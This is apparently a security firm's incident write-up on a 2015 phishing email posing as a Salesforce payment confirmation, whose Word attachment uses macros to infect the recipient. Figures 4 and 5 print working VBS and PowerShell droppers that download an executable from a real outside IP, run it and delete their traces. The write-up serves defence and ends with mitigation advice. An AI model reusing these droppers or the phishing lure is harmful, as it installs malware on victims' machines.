ThreatScape: Analyzing An Unsophisticated Yet Highly Effective Threat

On the morning of February 16, 2015, a Dynetics customer received an email confirming their recent credit card transaction. This was a phishing email that slipped by the customer's spam filter and could have caused significant damages in time spent to clean up and determine what other systems were affected if the malware was able to run.

However, because of the layered defense established on the customer's network by Dynetics, this customer was never at any risk of compromise. Additionally, because of comprehensive logging, this threat was not only prevented, the threat was also alerted on for immediate response and remediation.

The Attack

Below is an explanation of how this simple yet effective attack unfolds.

1. The user receives a phishing email that includes a malicious Word document. Most reports show that over 90% of all modern attacks start with a phishing email:



Figure 1 Original Phishing Email

2. While this phishing email is obviously not from SalesForce (the below picture is of the actual email headers), bad actors are also using more reputable email addresses from Google Mail to bypass spam filtering:

```
X-ASG-Debug-ID: 1424102559-07e0fa0ded183e80001-FDanfh
Received: from HQATBBON [151.72.92.108] by [redacted] with ESMT
Feb 2015 10:02:42 -0600 (
X-Barracuda-Envelope-From: resentedt3@resdat.com
X-Barracuda-Apparent-Source-IP: 151.72.92.108
Message-ID: <N9M9VOWP.2094038@resdat.com>
Date: Mon, 16 Feb 2015 16:04:16 +0100
From: "Salesforce.com" <no-reply@salesforce.com>
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:24.0) Gecko/20100101 Thunderbird/24.2.0
MIME-Version: 1.0
To: [redacted]
Subject: Payment confirmation - credit card charged
```

Figure 2 Phishing Email Headers

3. Once the attached Word document is opened, a user is prompted to run Macros to correctly view the document. Running the macro is actually how the user will be infected.



Figure 3 Malicious Word Document

4. The document has several macros embedded. Depending on which version of Windows is detected, either a Visual Basic script (VBS) or PowerShell (PS) script is executed that attempts to download a malicious executable from hxxp://91.220.131.28/upd2/install.exe and save it as C:\windows\temp\444.exe.

```
strRT = "http://91.220.131.28/upd2/install.exe"
jfeuygq = "4.e"+"xe"
strTecation = "c:\Windows\Temp\44"+jfeuygq
khdfu ="M"+"SX"+"ML2.X"+"MLH"+"T"+"T"+Chr(80)
Set objXMLHTTP = CreateObject(khdfu)
objXMLHTTP.open "GET", strRT, False
objXMLHTTP.send()
If objXMLHTTP.Status = 200 Then
uwqhda = "ADODB."
Set objADOStream = CreateObject(uwqhda+Chr(Sgn(-4)+84)+"tream")
objADOStream.Open
objADOStream.Type = 1
objADOStream.Write objXMLHTTP.ResponseBody
objADOStream.Position = 0
objADOStream.SaveToFile strTecation
objADOStream.Close
Set objADOStream = Nothing
End if
Set objXMLHTTP = Nothing
Set objShell = CreateObject("WScript.Shell")
```

Figure 4 VisualBasic Script

```
$down = New-Object System.Net.WebClient;
$url  = 'http://91.220.131.28/upd2/install.exe';
$file = 'c:\Users\\AppData\Local\Temp\444.exe';
$down.headers['User-Agent'] = 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10) AppleWebKit/600.1.25 (KHTML, like Gecko)
Version/8.0 Safari/600.1.25'+";
$down.DownloadFile($url,$file);
$ScriptDir = $MyInvocation.ScriptName;
$someFilePath = 'c:\Users\\AppData\Local\Temp\444.exe';
$vbsFilePath = 'c:\Users\\AppData\Local\Temp\adobeacd-update'+'.'+'v'+'bs';
$batFilePath = 'c:\Users\\AppData\Local\Temp\adobeacd-update'+'.'+'b'+'at';
$psFilePath = 'c:\Users\\AppData\Local\Temp\adobeacd-update'+'.'+'p'+'s1';
Start-Sleep -s 15;
cmd.exe /c  'c:\Users\\AppData\Local\Temp\444.exe';
$file1 = gci $vbsFilePath -Force
$file2 = gci $batFilePath -Force
$file3 = gci $psFilePath -Force
If (Test-Path $vbsFilePath){ Remove-Item $vbsFilePath }
If (Test-Path $batFilePath){ Remove-Item $batFilePath }
$phuesHewkjelflo = 'kqwhefuihwekfaisdjhiqowhdiq';
If (Test-Path $someFilePath){ Remove-Item $someFilePath }
Remove-Item $MyINvocation.InvocationName
```

Figure 5 PowerShell Script

5. If either script is successfully run, the install.exe file is downloaded, saved locally as 444.exe, and executed. Unfortunately, at the time of this writing, only 1 of 57 Anti-Virus vendors recognized this as a malicious file:



Figure 6 VirusTotal Results

Summary

Because no form of defense is always 100% effective, Dynetics always encourages customers to focus on defense-in-depth, combining multiple defensive approaches such as application whitelisting, disabling of running untrusted macros, and egress filtering that can help prevent attacks like this one from being successful.

Dynetics helped this customer avoid compromise with a combination of proactive and defensive techniques that work in almost any environment.